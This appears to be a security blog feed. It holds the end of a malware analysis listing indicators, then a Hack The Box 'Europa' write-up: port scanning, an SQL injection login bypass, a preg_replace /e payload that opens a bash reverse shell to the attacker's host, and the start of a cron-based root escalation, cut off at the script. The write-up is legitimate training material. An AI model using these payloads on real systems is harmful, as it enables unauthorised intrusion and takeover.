<img src="/assets/images/zero2auto/svchost_virtual.png" alt="" />
<br />
<br />

To verify my hypothesis, I attached the process to <strong style="color:green;">x32dbg</strong> and set a breakpoint on the allocated memory region. I also attempted to dump the newly allocated memory, but since static analysis wasn’t feasible, I proceeded with dynamic analysis instead.
<br />
<br />
Following this, I anticipated a <code class="language-plaintext highlighter-rouge">WriteProcessMemory</code> call. If I couldn’t find it, I planned to look for a <code class="language-plaintext highlighter-rouge">ResumeThread</code> or simply wait until the memory region was populated. Eventually, one of my breakpoints hit <code class="language-plaintext highlighter-rouge">WriteProcessMemory</code> and <code class="language-plaintext highlighter-rouge">CreateRemoteThread</code>, and I continued executing within <code class="language-plaintext highlighter-rouge">svchost.exe</code>.
<br />
<br />
<img src="/assets/images/zero2auto/svchost_link.png" alt="" /></p>
<h2 id="third-stage">Third Stage</h2>

<p>After analyzing the payload dynamically, I discovered obfuscated functions from WININET.DLL. To gather IoCs, I examined the contacted URL and the User-Agent used.
<br />
<br />
<img src="/assets/images/zero2auto/internet.png" alt="" />
<br />
<br />
Here we have the User-Agent and the URL visited:</p>
<ul>
  <li>User-Agent: cruloader</li>
  <li>URL: https://pastebin[.]com/raw/mLem9DGk</li>
</ul>

<p><br />
<img src="/assets/images/zero2auto/info.png" alt="" />
<br />
<br />
And the URL accessed was:
<br />
<br />
<img src="/assets/images/zero2auto/Final.png" alt="" /></p>]]></content><author><name>Olme786</name></author><category term="Zero2Auto" /><category term="infosec" /><category term="RC4" /><category term="API Hashing" /><category term="Anti-Debug" /><category term="PE Injection" /><summary type="html"><![CDATA[This Custom Sample 1 will be divided into several phases, each designed to demonstrate key concepts and techniques used for code obfuscation and evasion of analysis. Throughout these phases, we will explain the step-by-step process of implementing various obfuscation strategies aimed at protecting the integrity of the code while making it harder to reverse-engineer or analyze. Additionally, we will cover the different methods used to avoid detection and analysis by automated systems, showcasing how these techniques are employed to ensure security and confidentiality. Each phase will provide a deeper understanding of the tools and approaches used in the creation of robust, secure systems.]]></summary></entry><entry><title type="html">Europa - Hack The Box</title><link href="https://olme786.io/HackTheBox-Europa-WriteUp/" rel="alternate" type="text/html" title="Europa - Hack The Box" /><published>2023-07-30T00:00:00+00:00</published><updated>2023-07-30T00:00:00+00:00</updated><id>https://olme786.io/HackTheBox-Europa-WriteUp</id><content type="html" xml:base="https://olme786.io/HackTheBox-Europa-WriteUp/"><![CDATA[<p><img src="/assets/images/htb-writeup-europa/Europa.jpeg" alt="" /></p>

<p>Europa is a medium-friendly difficulty machine on HackTheBox, offers a diverse range of topics that can pose both a challenge and an opportunity for learning. While it doesn’t require an extensive number of steps, it provides a rich learning experience in various aspects of enumeration and attack vectors. Our journey starts with enumeration, where careful attention to certificates will enable us to apply virtualization. Next, we’ll encounter SQL Injection and regex injection challenges. Finally, the grand finally awaits with a privilege escalation , where we’ll dive into modifying cron task code.</p>

<h2 id="vpn-connection">VPN connection</h2>

<p>To begin exploring the Europa machine, we use the following one-liner to run OpenVpn with the specified VPN file:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="nb">sudo </span>openvpn <span class="o">{</span>vpnFile<span class="o">}</span>
</code></pre></div></div>
<p>Remember to replace <code class="language-plaintext highlighter-rouge">{vpnFile}</code> with the actual filename of the OpenVPN configuration file. The command allows us to establish a secure VPN connection and gain acces to the target network.</p>

<h2 id="portscan">Portscan</h2>

<p>We utilized the tool Nmap to perform a scan on the target IP address:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">sudo </span>nmap 10.10.10.22 <span class="nt">-p-</span> <span class="nt">-sS</span> <span class="nt">--min-rate</span> 5000
</code></pre></div></div>
<p><br />
Let’s break down each part of the command:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">sudo</code>: We used <code class="language-plaintext highlighter-rouge">sudo</code>to execute Nmap with elevated privileges.</li>
  <li><code class="language-plaintext highlighter-rouge">nmap</code>: This command help us to explore the ports on the machine.</li>
  <li><code class="language-plaintext highlighter-rouge">-p-</code>: The flag <code class="language-plaintext highlighter-rouge">-p-</code> instructs Nmap to scall all 65535 ports.</li>
  <li><code class="language-plaintext highlighter-rouge">-sS</code>: The flag <code class="language-plaintext highlighter-rouge">-sS</code>enables TCP SYN scan.</li>
  <li><code class="language-plaintext highlighter-rouge">--min-rate 5000</code>: We set the minimun sending rate to 5000 packets per second.</li>
</ul>

<p><br />
<br /></p>

<p>After executing the command, Nmap show us that there are two ports open.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.93 <span class="o">(</span> https://nmap.org <span class="o">)</span> at 2023-07-30 22:08 CEST
Host is up <span class="o">(</span>0.13s latency<span class="o">)</span><span class="nb">.</span>
Not shown: 65532 filtered tcp ports <span class="o">(</span>no-response<span class="o">)</span>
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
</code></pre></div></div>
<p><u>Output:</u><br />
After executing the command, Nmap will begin scanning all the 65535 ports on the target IP address. The output will display a detailed report, listing the open ports and services found.
<br />
<br />
<br />
<br />
Now we perform a targeted scan on the specific ports and using additional options for enhanced information gathering:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">sudo </span>nmap 10.10.10.22 <span class="nt">-p</span> 22,80,443 <span class="nt">-sCV</span> <span class="nt">-sS</span> <span class="nt">--min-rate</span> 5000
</code></pre></div></div>
<p><br />
Let’s delve into the new parts of the command:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">-p 22,80</code>: We use the <code class="language-plaintext highlighter-rouge">-p</code> flag to specify the ports we want to scan.</li>
  <li><code class="language-plaintext highlighter-rouge">-sCV</code>: The <code class="language-plaintext highlighter-rouge">-sCV</code> option combines two scan types:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">-sC</code>: This option enables the default script scan. THis will identify vulnerabilities and gather additional information.</li>
      <li><code class="language-plaintext highlighter-rouge">-sV</code>: This option enables version detection. Nmap will try to determine the version of the service.</li>
    </ul>
  </li>
</ul>

<p><br /></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.93 <span class="o">(</span> https://nmap.org <span class="o">)</span> at 2023-07-30 22:15 CEST
Nmap scan report <span class="k">for </span>10.10.10.22
Host is up <span class="o">(</span>0.23s latency<span class="o">)</span><span class="nb">.</span>

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 <span class="o">(</span>Ubuntu Linux<span class="p">;</span> protocol 2.0<span class="o">)</span>
| ssh-hostkey: 
|   2048 6b55420af7068c67c0e25c05db09fb78 <span class="o">(</span>RSA<span class="o">)</span>
|   256 b1ea5ec41c0a969e93db1dad22507475 <span class="o">(</span>ECDSA<span class="o">)</span>
|_  256 331f168dc024785f5bf56d7ff7b4f2e5 <span class="o">(</span>ED25519<span class="o">)</span>
80/tcp  open  http     Apache httpd 2.4.18 <span class="o">((</span>Ubuntu<span class="o">))</span>
|_http-server-header: Apache/2.4.18 <span class="o">(</span>Ubuntu<span class="o">)</span>
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/http Apache httpd 2.4.18 <span class="o">((</span>Ubuntu<span class="o">))</span>
|_ssl-date: TLS randomness does not represent <span class="nb">time</span>
|_http-server-header: Apache/2.4.18 <span class="o">(</span>Ubuntu<span class="o">)</span>
|_http-title: Apache2 Ubuntu Default Page: It works
| ssl-cert: Subject: <span class="nv">commonName</span><span class="o">=</span>europacorp.htb/organizationName<span class="o">=</span>EuropaCorp Ltd./stateOrProvinceName<span class="o">=</span>Attica/countryName<span class="o">=</span>GR
| Subject Alternative Name: DNS:www.europacorp.htb, DNS:admin-portal.europacorp.htb
| Not valid before: 2017-04-19T09:06:22
|_Not valid after:  2027-04-17T09:06:22
| tls-alpn: 
|_  http/1.1

</code></pre></div></div>
<p><u>Output:</u><br />
After executing the command, Nmap will specifically scan ports 22, 80 and 443 on the target IP address. The output will present a report, including the services running on the port, versions and vulnerabilities.
<br />
<br />
<br /></p>

<p>If we pay attention there is ssl certificate on the port 443 that provides us some relevant information:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssl-cert: Subject: <span class="nv">commonName</span><span class="o">=</span>europacorp.htb/organizationName<span class="o">=</span>EuropaCorp Ltd./stateOrProvinceName<span class="o">=</span>Attica/countryName<span class="o">=</span>GR
Subject Alternative Name: DNS:www.europacorp.htb, DNS:admin-portal.europacorp.htb
</code></pre></div></div>
<p>An SSL certificate is found with a specific Subject Alternative Name(SAN), like in this case <code class="language-plaintext highlighter-rouge">admin-portal.europacorp.htb</code> and <code class="language-plaintext highlighter-rouge">www.europacorp.htb</code>, meaning that these domains are associated with the server on port 443.</p>
<blockquote>
  <p><strong>Important</strong>: An SSL Certificate (Secure Sockets Layer Certificate) is a digital certificate that authenticates the identity of a website and establishes an encrypted connection between the web server and the user’s browser. It ensures that the data transmitted between the user’s and the server remains secure and confidential.</p>
</blockquote>

<p><br />
<br />
<br />
It is probable that these domains are used to configure the virtual machines. By adding these domains to the <code class="language-plaintext highlighter-rouge">/etc/hosts</code> file, we are performing a local redirect on our machine to the IP address associated with the especified domains. We need to add:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>10.10.10.22 europacorp.htb  admin-portal.europacorp.htb
</code></pre></div></div>
<p>To avoid problems with the virtualization it is good to have a line break with the other addresses.</p>

<h2 id="website">Website</h2>


<p>If we pay a look on both pages (<code class="language-plaintext highlighter-rouge">http://europacorp.htb</code>and <code class="language-plaintext highlighter-rouge">https://admin-portal.europacorp.htb</code>), only <code class="language-plaintext highlighter-rouge">https://admin-portal.europacorp.htb</code> has relevant information:</p>

<p><img src="/assets/images/htb-writeup-europa/loginPage.png" alt="" /></p>
<blockquote>
  <p><strong>Important</strong>: If you encounter a warning message when accessing the website, it might be due to a self-signel SSL certificate. Don’t worry! A self-signed certificate is created by the website itself and not a trusted Certificate Authority(CA).</p>
</blockquote>

<p><br />
<br />
Firstly, we start using default credentials, I recommend using admin, however, here we have to use an email, so I recommend using the domain name so the email could be something like: <code class="language-plaintext highlighter-rouge">admin@europacorp.htb</code>. Regarding the password, I recommend using <code class="language-plaintext highlighter-rouge">pass</code>,<code class="language-plaintext highlighter-rouge">password</code>, <code class="language-plaintext highlighter-rouge">root</code> and <code class="language-plaintext highlighter-rouge">root123</code>, however, none of them seem to work.</p>


<p>Let’s try now, some SQL Injection, to check if we can do SQL injection we need to put <code class="language-plaintext highlighter-rouge">'</code> or any other special character. In that way, by adding the <code class="language-plaintext highlighter-rouge">'</code> character(single quote) as part of the payload in an input field like username or password, if the applciation does not handle the input correctly, it may cause a syxtax error in the SQL query.</p>

<p>Let’s open BurpSuite to check if we can modify the fields of the username and password to check if it is vulnerable to SQL injection.We send the petition to the repeater to play with the request and check if we can get access.</p>

<blockquote>
  <p><strong>Important</strong>: Burpsuite is a powerful web security testing tool that helps find and fix vulnerabilities in web application. It allows to intercept and inspect web traffic, identify potential security flaws, and analyse how data is handled by the application.</p>
</blockquote>

<p><img src="/assets/images/htb-writeup-europa/burpsuite_sql.png" alt="" /></p>

<p>As we can see in the image we have a SQL syxtax error, so it is vulnerable to SQL injection. In that case I encourage to test different injection from <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection#authentication-bypass">here</a> to test if we can get access as admin.
<br /><br /></p>


<p>After several attemps trying different injection, I tried <code class="language-plaintext highlighter-rouge">' or 1=1 limit 1 -- -+</code> and I got access as the admin.</p>

<p><img src="/assets/images/htb-writeup-europa/burpsuite_sql_access.png" alt="" /></p>
<blockquote>
  <p><strong>Important</strong>: The SQL injection should encode using URL because the Content-Type of the request says that we need to have the data encoded with URL instead of sending the data in plaintext.</p>
</blockquote>

<p><br />
<br />
<br />
<br />

Now that we have access we need to pay attention on the tool, where we can have a VPN config generator, let’s take a closer look using Burpsuite:
<img src="/assets/images/htb-writeup-europa/regex.png" alt="" /></p>

<p>It seems we are using Regex expressions to modify the IP address, let’s take about of Regex to do Remote Execution of Code(RCE). In <a href="https://bitquark.co.uk/blog/2013/07/23/the_unexpected_dangers_of_preg_replace">this article</a> teaches us how to exploit the regex expressions.</p>

<p>Let’s modify the data of the request and let’s add that:</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="err">pattern=/ip_address/e&amp;ipaddress=system('bash+-c+</span><span class="s2">"bash+-i+&gt;%26+/dev/tcp/{IP}/{Port}+0&gt;%261"</span><span class="err">')&amp;text=/ip_address/</span><span class="w"> 
</span></code></pre></div></div>
<p>We need to substitute <code class="language-plaintext highlighter-rouge">{IP}</code> with our IP and the <code class="language-plaintext highlighter-rouge">{Port}</code> with the port we are going to here.</p>

<p>In a final terminal, we run the following command to listen for the incoming reverse shell connection:
    <code class="language-plaintext highlighter-rouge">
    nc -nvlp {Port}
   </code>
I need to wait for the connection from the server, and once established, I gain interactive access to the target system’s shell.</p>

<p>Finally, we get access to the machine!!!</p>

<h2 id="privilege-scalation">Privilege Scalation</h2>

<p>After using doing a research to find any way to find a way to scalate privileges, we find a strange cron task:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># m h dom mon dow user	command</span>
17 <span class="k">*</span>	<span class="k">*</span> <span class="k">*</span> <span class="k">*</span>	root    <span class="nb">cd</span> / <span class="o">&amp;&amp;</span> run-parts <span class="nt">--report</span> /etc/cron.hourly
25 6	<span class="k">*</span> <span class="k">*</span> <span class="k">*</span>	root	<span class="nb">test</span> <span class="nt">-x</span> /usr/sbin/anacron <span class="o">||</span> <span class="o">(</span> <span class="nb">cd</span> / <span class="o">&amp;&amp;</span> run-parts <span class="nt">--report</span> /etc/cron.daily <span class="o">)</span>
47 6	<span class="k">*</span> <span class="k">*</span> 7	root	<span class="nb">test</span> <span class="nt">-x</span> /usr/sbin/anacron <span class="o">||</span> <span class="o">(</span> <span class="nb">cd</span> / <span class="o">&amp;&amp;</span> run-parts <span class="nt">--report</span> /etc/cron.weekly <span class="o">)</span>
52 6	1 <span class="k">*</span> <span class="k">*</span>	root	<span class="nb">test</span> <span class="nt">-x</span> /usr/sbin/anacron <span class="o">||</span> <span class="o">(</span> <span class="nb">cd</span> / <span class="o">&amp;&amp;</span> run-parts <span class="nt">--report</span> /etc/cron.monthly <span class="o">)</span>
<span class="c">#</span>
<span class="k">*</span> <span class="k">*</span> <span class="k">*</span> <span class="k">*</span> <span class="k">*</span>	root	/var/www/cronjobs/clearlogs

</code></pre></div></div>
<blockquote>
  <p><strong>Important</strong>: Cron jobs are automated processes that run periodically on Unix systems. They can be a vulnerability if an attacker can modify the content of a cron job, allowin them to execute malicious commands with elevated privileges.</p>
</blockquote>

<p>We find a task that is executed each minute <code class="language-plaintext highlighter-rouge">/var/www/cronjobs/clearlogs</code>, let’s take a look to that file.</p>

<p>It seems that clearlogs doesn’t allow us to write on the file, however it includes an interesting line that allow us to execute a file as root:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/usr/bin/php</span>
&lt;?php
<span class="nv">$file</span> <span class="o">=</span> <span class="s1">'/var/www/admin/logs/access.log'</span><span class="p">;</span>
file_put_contents<span class="o">(</span><span class="nv">$file</span>, <span class="s1">''</span><span class="o">)</span><span class="p">;</span>
<span class="nb">exec</span><span class="o">(</span><span class="s1">'/var/www/cmd/logcleared.sh'</span><span class="o">)</span><span class="p">;</span>
?&gt;
</code></pre></div></div>
<p>It seems that the <code class="language-plaintext highlighter-rouge">logcleared.sh</code> is executed as root, however, there is no file in the machine with that name, so we can created and we add that on the file:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/sh</span>
